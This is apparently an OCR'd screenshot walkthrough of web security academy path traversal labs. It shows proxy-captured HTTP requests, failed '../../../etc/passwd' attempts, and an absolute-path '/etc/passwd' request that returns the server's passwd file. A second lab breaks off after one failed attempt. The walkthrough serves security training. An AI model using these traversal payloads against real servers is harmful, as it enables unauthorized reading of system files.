
PRACTITIONER

LAB Not solved

This lab contains a path traversal vulnerability in the display of product images.

The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory.

To solve the lab, retrieve the contents of the `/etc/passwd` file.




```
ime       Type  Direction  Method  URL
21:42:3…  HTTP  →  Request  GET    https://0a9b0033041304fa814d75fb009500c8.web-security-academy.net/image?filename=31.jpg
21:42:3…  HTTP  →  Request  GET    https://0a9b0033041304fa814d75fb009500c8.web-security-academy.net/academyLabHeader
```

```
GET /image?filename=31.jpg HTTP/2
Host:
0a9b0033041304fa814d75fb009500c8.web-security-academy.
net
Cookie: session=0gBQMKXjJhgbkvzFTBeyjeFlpkiSwYVI
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*
,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a9b0033041304fa814d75fb009500c8.web-security-
academy.net/product?productId=3
Accept-Encoding: gzip, deflate, br
Priority: u=2, i


```

Inspector

Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	17

Send to repeater and send



Target: https://0a9b0033041304fa814d75fb009500c8.web-security-academy.net

Request


```
GET /image?filename=31.jpg HTTP/2
Host: 0a9b0033041304fa814d75fb009500c8.web-security-academy.net
Cookie: session=0gBQMKXjJhgbkvzFTBeyjeFlpkiSwYVI
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0a9b0033041304fa814d75fb009500c8.web-security-academy.net/product?productId=3
Accept-Encoding: gzip, deflate, br
Priority: u=2, i
```

Response


```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 127571

ÿØÿá‰ExifMM*
Adobe Photoshop CC 2019 (Macintosh)2019:03:04 11:45:58
Adobe_CM Adobe
[illegible]
```

Done

127,667 bytes | 653 millis




```
GET /image?filename=../../../etc/passwd HTTP/2
Host: 0a9b0033041304fa814d75fb009500c8.web-security-academy.net
Cookie: session=0gBQMKXjJhgbkvzFTBeyjeFlpkiSwYVI
Sec-Ch-Ua-Platform: "Windows"
```



Response

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 14

"No such file"
```




Request


```
GET /image?filename=/etc/passwd/ HTTP/2
Host: 0a9b0033041304fa814d75fb009500c8.web-security-academy.net
Cookie: session=0gBQMKXjJhgbkvzFTBeyjeFlpkiSwYVI
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
```

Response


```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 14

"No such file"
```



```
GET /image?filename=/etc/passwd HTTP/2
Host: 0a9b0033041304fa814d75fb009500c8.web-securit
Cookie: session=0gBQMKXjJhgbkvzFTBeyjeFlpkiSwYVI
Sec-Ch-Ua-Platform: "Windows"
```




```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```



File path traversal, traversal sequences blocked with absolute path bypass

3 Lab 3: File path traversal, traversal sequences stripped non-recursively




Lab: File path traversal, traversal sequences stripped non-recursively

This lab contains a path traversal vulnerability in the display of product images.

The application strips path traversal sequences from the user-supplied filename before using it.


To solve the lab, retrieve the contents of the `/etc/passwd` file.



```
Time       Type  Direction  Method  URL
21:48:5... HTTP  → Request  GET     https://0aa000f0043dc52080a9b2cc0058007a.web-security-academy.net/image?filename=55.jpg
21:48:5... HTTP  → Request  GET     https://0aa000f0043dc52080a9b2cc0058007a.web-security-academy.net/academyLabHeader
```


```
GET /image?filename=55.jpg HTTP/2
Host:
0aa000f0043dc52080a9b2cc0058007a.web-security-academy.
net
Cookie: session=PTLZwU92hGeW8xhr7leBZReXCUu6fMa0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*
,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0aa000f0043dc52080a9b2cc0058007a.web-security-
academy.net/product?productId=3
Accept-Encoding: gzip, deflate, br
Priority: u=2, i


```

Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	17



```
GET /image?filename=/etc/passwd HTTP/2
Host: 0aa000f0043dc52080a9b2cc0058007a.web-security-academy.net
Cookie: session=PTLZwU92hGeW8xhr71eBZReXCUu6fMa0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 14

"No such file"
```




Request

